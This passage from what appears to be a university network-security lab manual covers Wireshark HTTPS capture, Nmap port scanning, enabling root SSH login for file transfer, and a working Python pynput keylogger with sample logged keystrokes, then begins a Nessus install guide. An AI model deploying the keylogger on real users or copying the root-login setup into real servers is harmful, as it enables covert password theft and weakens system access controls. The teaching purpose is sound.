Nowadays, most of the websites use HTTPS protocol because it enhances the trust of users that their data is safe with the websites, and also prefer by the search engines.

Whenever a user goes online, he must have and need some degree of privacy, whether it is ISP, Government or, any other organization. So, even if there is no personal or crucial information is being transmitted, HTTPS is one way to ensure that the user's data remains as private as possible.

Output:

The screenshot shows the Wireshark interface with a list of network packets. The packet details pane shows a sequence of TCP connections between 172.20.210.149 and 182.161.73.136. A specific packet is selected, revealing its content as encrypted application data. The bytes pane displays the raw hex and ASCII data for this selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
1861	19.384518	172.20.210.149	182.161.73.136	TCP	54	60374 → 443 [RST] Seq=1254 Win=0 Len=0
1862	19.384625	182.161.73.136	172.20.210.149	TCP	60	443 → 60374 [ACK] Seq=4803 Ack=1255 Win=32512 Len=0
1863	19.384630	172.20.210.149	182.161.73.136	TCP	54	60374 → 443 [RST] Seq=1255 Win=0 Len=0
1864	19.384896	172.20.210.149	52.45.196.192	TCP	55	59989 → 443 [ACK] Seq=1 Ack=1 Win=8212 Len=1 [TCP segment of a reassembled PDU]
1865	19.385148	52.45.196.192	172.20.210.149	TCP	66	443 → 59989 [ACK] Seq=1 Ack=2 Win=246 Len=0 SLE=1 SRE=2
1866	19.456320	182.161.73.136	172.20.210.149	TLSv1.3	93	Application Data
1867	19.456478	182.161.73.136	172.20.210.149	TLSv1.3	78	Application Data
1868	19.456478	182.161.73.136	172.20.210.149	TCP	60	443 → 60371 [FIN, ACK] Seq=9838 Ack=1559 Win=32512 Len=0
1869	19.456494	172.20.210.149	182.161.73.136	TCP	54	60371 → 443 [FIN, ACK] Seq=1559 Ack=9839 Win=2101504 Len=0
1870	19.456500	172.20.210.149	182.161.73.136	TCP	54	60371 → 443 [RST, ACK] Seq=1560 Ack=9839 Win=0 Len=0
1871	19.456637	182.161.73.136	172.20.210.149	TCP	60	443 → 60371 [ACK] Seq=9839 Ack=1560 Win=32512 Len=0
1872	19.456645	172.20.210.149	182.161.73.136	TCP	54	60371 → 443 [RST] Seq=1560 Win=0 Len=0
1873	19.724262	172.20.210.149	172.67.75.39	TCP	55	59997 → 443 [ACK] Seq=1 Ack=1 Win=8210 Len=1 [TCP segment of a reassembled PDU]

Frame 648: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface
Ethernet II, Src: Sophos_51:0f:88 (7c:5a:1c:51:0f:88), Dst: Dell_6c:c9:c1 (8c:ec:4
Internet Protocol Version 4, Src: 178.250.2.151, Dst: 172.20.210.149
Transmission Control Protocol, Src Port: 443, Dst Port: 60316, Seq: 40, Ack: 1, Le
Transport Layer Security
TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
Content Type: Application Data (23)
Version: TLS 1.2 (0x0303)
Length: 19
Encrypted Application Data: ceaaaa0863c1d6d5ab42487bc753935158a8b4
[Application Data Protocol: Hypertext Transfer Protocol]

0000	8c ec 4b 6c c9 c1 7c 5a	1c 51 0f 88 08 00 45 00	..K1.. Z .Q...E-
0010	00 40 3d c4 40 00 40 06	c8 b8 b2 fa 02 97 ac 14	.@= @@.....
0020	d2 95 01 bb eb 9c 5c 5a	2a 12 bf f3 d8 02 50 18\Z *....P.
0030	00 f6 e6 76 00 00 17 03	03 00 13 ce ae ea 08 63	...v.....c
0040	c1 d6 d5 ab 42 48 7b c7	53 93 51 58 a8 b4	...BH{. S.QX..

Conclusion:

Wireshark is used to analyse the packet transmission to and from the network in detail. Using this tool packet monitoring in real time can be done and if any vulnerability is identified then we can prevent it.

EXPERIMENT-9

STUDY OF NMAP TOOL IN WINDOWS AND UBUNTU

LO4: Explore tools like sniffers, port scanners and other related tools for analyzing packets in a network.

PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

1. Website Crawling and Analysing Using Nmap Tool and Wireshark

Aim: To crawl a website and analyse using Nmap Tool

Theory:

Nmap is a free and open source network discovery and security auditing utility that is widely used in the Linux users community as it is simple to use yet very powerful. Nmap works by sending data packets on a specific target (by IP) and by interpreting the incoming packets to determine what ports are open/closed, what services are running on the scanned system, whether firewalls or filters are set up and enabled, and finally what operation system is running. Those abilities are used for a wide variety of reasons and howtoforge.com is not encouraging nor suggesting the use of nmap for malicious purposes. NMAP stands for 'Network Mapper'. NMAP can be used to scan a network of hosts and services and audit security. Further detailed information can be gained to produce complete 'network map'. NMAP was originally written for Linux but can be operated on Windows, Solaris, HP-UX, BSD, AmigaOS and IRIX.

Website Crawling :

A) Open Wireshark for Packet Analysis

B) Install Apache

1. Open a Terminal windows
2. To install Apache, install the latest meta-package apache2 by running
 - o sudo apt update
 - o sudo apt install apache2

After letting the command run, all required packages are installed and we can test it out by typing in our IP address for the web server.



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   '-- ports.conf  
|-- mods-enabled  
|   '-- *.load  
|       +-- _default
```

If you see the page above, it means that Apache has been successfully installed on your server

Replacing the default website

1. In order to replace the default website we will need to have root access over SSH for file transfer.

By default, SSH on Ubuntu configured in a way that disables the root user login, this was originally enabled as a security precaution which means that you cannot directly log in as the root user over SSH.

To enable root login directly over SSH in Ubuntu we will need to reset the root password, configure SSH to allow root login and restart the SSH service.

Open a terminal and type following command for reset/set root password.

```
sudo passwd root
```

Configure SSH config to permit root login

Edit **/etc/ssh/sshd_config** file with following command.


```
nano /etc/ssh/sshd_config
```

```
GNU nano 2.3.1      File: /etc/ssh/sshd_config

# Logging
#SyslogFacility AUTH
SyslogFacility AUTHPRIV
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
MaxAuthTries 3
#MaxSessions 10
```



As you see, the PermitRootLogin is set to No. It means that the root login via SSH has been disabled.

So, to enable root login change the No to Yes. Find PermitRootLogin and delete No or without-password and type yes. When done it should look like:

```
PermitRootLogin yes
```

After edit the SSH config file, press Ctrl + x and press Enter button twice for save and exit.

Restart SSH service for loading new configuration on SSH_config file.

```
sudo service sshd restart
```

Login as root via putty.

2. Download and install WinSCP given in classroom drive folder (app to file transfer between a local and a remote [Linux] computer)
3. Download the website zip file and extract it to /var/www/html
4. Close any open browser and browse to the Linux VM IP address.

5. Did you get the Car Rental Website?
6. If you get the Website means you have done the website crawling.

Output:

```

anurag@ubuntu: ~
└─$ login as: anurag
└─$ anurag@192.168.234.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-37-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

94 updates can be applied immediately.
41 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Your Hardware Enablement Stack (HWE) is supported until April 2025.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

anurag@ubuntu:~$ 

```





No.	Time	Source	Destination	Protocol	Length	Info
16	12.088040709	192.168.0.102	192.168.0.103	SSHv2	92	Client: Protocol (SSH-2.0-PUTTY_Win32_0.78)
12	13.044899325	192.168.0.103	192.168.0.102	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_8.2pi_Ubuntu-0.3)
14	13.2160814662	192.168.0.102	192.168.0.103	SSHv2	1310	Client: Key Exchange Init
16	13.257675893	192.168.0.103	192.168.0.102	SSHv2	1158	Server: Key Exchange Init
17	13.261476347	192.168.0.102	192.168.0.103	SSHv2	102	Client: Diffie-Hellman Key Exchange Init
19	13.272790099	192.168.0.103	192.168.0.102	SSHv2	518	Server: Diffie-Hellman Key Exchange Reply, New Keys, Encrypted...
21	13.348347222	192.168.0.102	192.168.0.103	SSHv2	134	Client: New Keys, Encrypted packet (len=84)
23	13.349059233	192.168.0.103	192.168.0.102	SSHv2	158	Server: Encrypted packet (len=84)
25	13.745064482	192.168.0.102	192.168.0.103	SSHv2	134	Client: Encrypted packet (len=88)
27	13.755049471	192.168.0.103	192.168.0.102	SSHv2	134	Server: Encrypted packet (len=88)
86	21.580071482	192.168.0.102	192.168.0.103	SSHv2	326	Client: Encrypted packet (len=272)
88	21.2590013295	192.168.0.103	192.168.0.102	SSHv2	102	Server: Encrypted packet (len=48)
89	21.2600003151	192.168.0.102	192.168.0.103	SSHv2	134	Client: Encrypted packet (len=88)
97	24.014602721	192.168.0.103	192.168.0.102	SSHv2	718	Server: Encrypted packet (len=556)
99	24.050273904	192.168.0.103	192.168.0.102	SSHv2	118	Server: Encrypted packet (len=84)
100	24.067090757	192.168.0.102	192.168.0.103	SSHv2	230	Client: Encrypted packet (len=176)
102	24.0600954424	192.168.0.103	192.168.0.102	SSHv2	214	Server: Encrypted packet (len=160)
104	24.741195851	192.168.0.103	192.168.0.102	SSHv2	630	Server: Encrypted packet (len=576)
106	25.012099978	192.168.0.103	192.168.0.102	SSHv2	158	Server: Encrypted packet (len=96)
140	97.420006021	192.168.0.102	192.168.0.103	SSHv2	85	Client: Protocol (SSH-2.0-WinSCP_release_5.19.2)
142	97.422679288	192.168.0.103	192.168.0.102	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_8.2pi_Ubuntu-0.3)
143	97.427360382	192.168.0.102	192.168.0.103	SSHv2	1248	Client: Key Exchange Init

2. Analysing Ports and Hosts in Windows Machine

Step1 : Install Nmap 7.92.setup.exe given in the class drive folder

Step2 : Open Nmap Once it installed on your system

Step3 : Type the Ip address of your Windows Machine in the Target and select the type of Scan as Intense scan and scan it.

Step4 : You will get all the Open Port Details

Output:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1a:1a:16:02d54f03f12c7414841de7ca (RSA)
|   256 edaa6ab1b089eafecc2c2757cdcc3c3c0d (ED25519)
|_  128 e5200ee61c87bcce50f3d3d8074e24c4 (ED25519)
80/tcp    open  http    Apache/2.4.41 ((Ubuntu))
|_http-title: PHPJabber | Car Rental Website Template
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:A2:90:86 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15.0-105-generic
Update status: 28 days (since Mon Sep 12 16:03:40 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=355 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  1.11 ms  172.20.210.130

NSE: Script Post-scanning.
Initiating NSE at 14:59
Completed NSE at 14:59  0.00s elapsed
Initiating NSE at 14:59
Completed NSE at 14:59, 0.00s elapsed
Initiating NSE at 14:59
Completed NSE at 14:59, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.17 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.290KB)
```

Activate Windows
Go to Settings to activate Windows.

Task:

1. Analyse the whole network and make a count of how many ssh ports and https are opened in the local network?



Conclusion:

Nmap Tool is a network port monitoring tool and it is studied in the experiment to analyse the open ports in the network for vulnerability. It is identified that many PC's are opened up with ssh and https ports open as per our analysis.

EXPERIMENT-10

STUDY OF MALICIOUS SOFTWARES USING DIFFERENT TOOLS

LO5: Explore open-source tools to scan the network for vulnerabilities and simulate attacks.
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1) Python Keylogger Attack and Keylogger Tool

Aim: To perform Python Keylogger Attack and Keylogger Tool.

Theory:

The term ‘keylogger’ itself is neutral, and the word describes the program’s function. Most sources define a keylogger as a software program designed to secretly monitor and log all keystrokes. This definition is not altogether correct, since a keylogger doesn’t have to be software – it can also be a device. Keylogging devices are much rarer than keylogging software, but it is important to keep their existence in mind when thinking about information security.

Legitimate programs may have a keylogging function which can be used to call certain program functions using “hotkeys,” or to toggle between keyboard layouts (e.g. Keyboard Ninja). There is a lot of legitimate software which is designed to allow administrators to track what employees do throughout the day, or to allow users to track the activity of third parties on their computers. However, the ethical boundary between justified monitoring and espionage is a fine line. Legitimate software is often used deliberately to steal confidential user information such as passwords.

Install python package using the command

conda install -c conda-forge pyngput

OR

pip3 install pyngput

Code :

```
from pynput.keyboard import Key, Listener  
import logging  
  
log_dir = ""  
  
logging.basicConfig(filename=(log_dir + "keylogs.txt"), \  
    level=logging.DEBUG, format='%(asctime)s: %(message)s')  
  
def on_press(key):  
    logging.info(str(key))  
  
  
with Listener(on_press=on_press) as listener:  
    listener.join()
```

Output:

keylogs.txt file:

2021-09-30 14:35:51,767: Key.shift
2021-09-30 14:36:59,011: Key.ctrl_l
2021-09-30 14:36:59,322: '\x06'
2021-09-30 14:36:59,757: 'k'
2021-09-30 14:36:59,941: 'e'
2021-09-30 14:37:00,169: 'y'
2021-09-30 14:37:02,116: Key.enter
2021-09-30 14:37:09,781: 'g'
2021-09-30 14:37:10,014: 'o'
2021-09-30 14:37:10,152: 'o'
2021-09-30 14:37:10,274: 'g'
2021-09-30 14:37:25,161: 'T'
2021-09-30 14:37:25,297: 'e'
2021-09-30 14:37:25,604: Key.space

2) Use the NESSUS/ISO Ubuntu tool to scan the network for vulnerabilities.

Aim: Use the Nessus tool to scan the network for vulnerabilities.

Theory:

Acquiring Nessus:

Go to <https://www.tenable.com/products/nessus/nessus-professional/evaluate> to access the Nessus' website to get the trial code to install Nessus.

The screenshot shows a web browser displaying the Tenable Nessus Professional evaluation page. At the top, there is a navigation bar with links for Cyber Exposure, Products, Services, Company, Partners, and Blog. On the right side of the header, there are 'Login' and 'Try/Buy' buttons. Below the header, there is a comparison table titled 'Nessus Evaluation' versus 'Nessus'. The table lists various features and their availability in both editions. To the right of the table, there is a registration form with fields for First Name, Last Name, Work Email, Phone Number, Title, and Company Name, along with a 'Register' button.

	Nessus Evaluation	Nessus
Designed For	Commercial organizations wanting to evaluate Nessus Professional	Single Users, Commercial Use
Real-Time Vulnerability Updates	✓	✓
Vulnerability Scanning	✓	✓
Unlimited Scans	✓	✓
Number of IPs Per Scanner	16	Unlimited
Web Application Scanning	✓	✓
Exportable Reports	✓	✓
Targeted Email Notifications	-	✓
Scan Scheduling	-	✓
Configuration Checks	-	✓
Compliance Checks (PCI, CIS, FDCC, NIST, etc.)	-	✓


First Name* Last Name*
Work Email* Phone Number*
Title* Company Name*

Fill the form to get your trial code by email, click on the “Download and install” link. After returning to Nessus’ page you can select the proper version for your test. Select your version, accept the license terms and download.

Installing Nessus:

Installing Nessus is very easy, especially if you have read our tutorial on DPKG packages manager.

Run: **sudo dpkg -i**



And after the installation is done follow the instructions by running:

sudo /etc/init.d/nessusd start


Your terminal should show very similar results to the following:

```
linuxhint@LinuxHintPC: ~/Downloads
linuxhint@LinuxHintPC:~/Downloads$ sudo dpkg -i Nessus-7.0.2-ubuntu1110_amd64.deb
[sudo] password for linuxhint:
Selecting previously unselected package nessus.
(Reading database ... 226025 files and directories currently installed.)
Preparing to unpack Nessus-7.0.2-ubuntu1110_amd64.deb ...
Unpacking nessus (7.0.2) ...
Setting up nessus (7.0.2) ...
Unpacking Nessus Core Components...
- You can start Nessus by typing /etc/init.d/nessusd start
- Then go to https://LinuxHintPC:8834/ to configure your scanner

Processing triggers for systemd (229-4ubuntu21.1) ...
Processing triggers for ureadahead (0.100.0-19) ...
linuxhint@LinuxHintPC:~/Downloads$ sudo /etc/init.d/nessusd start
Starting Nessus : .
linuxhint@LinuxHintPC:~/Downloads$
```


Following Nessus' installation instructions lets go to:

<https://YOURPCNAME:8443> (change YOURPCNOW for your computer's name, works with localhost too).

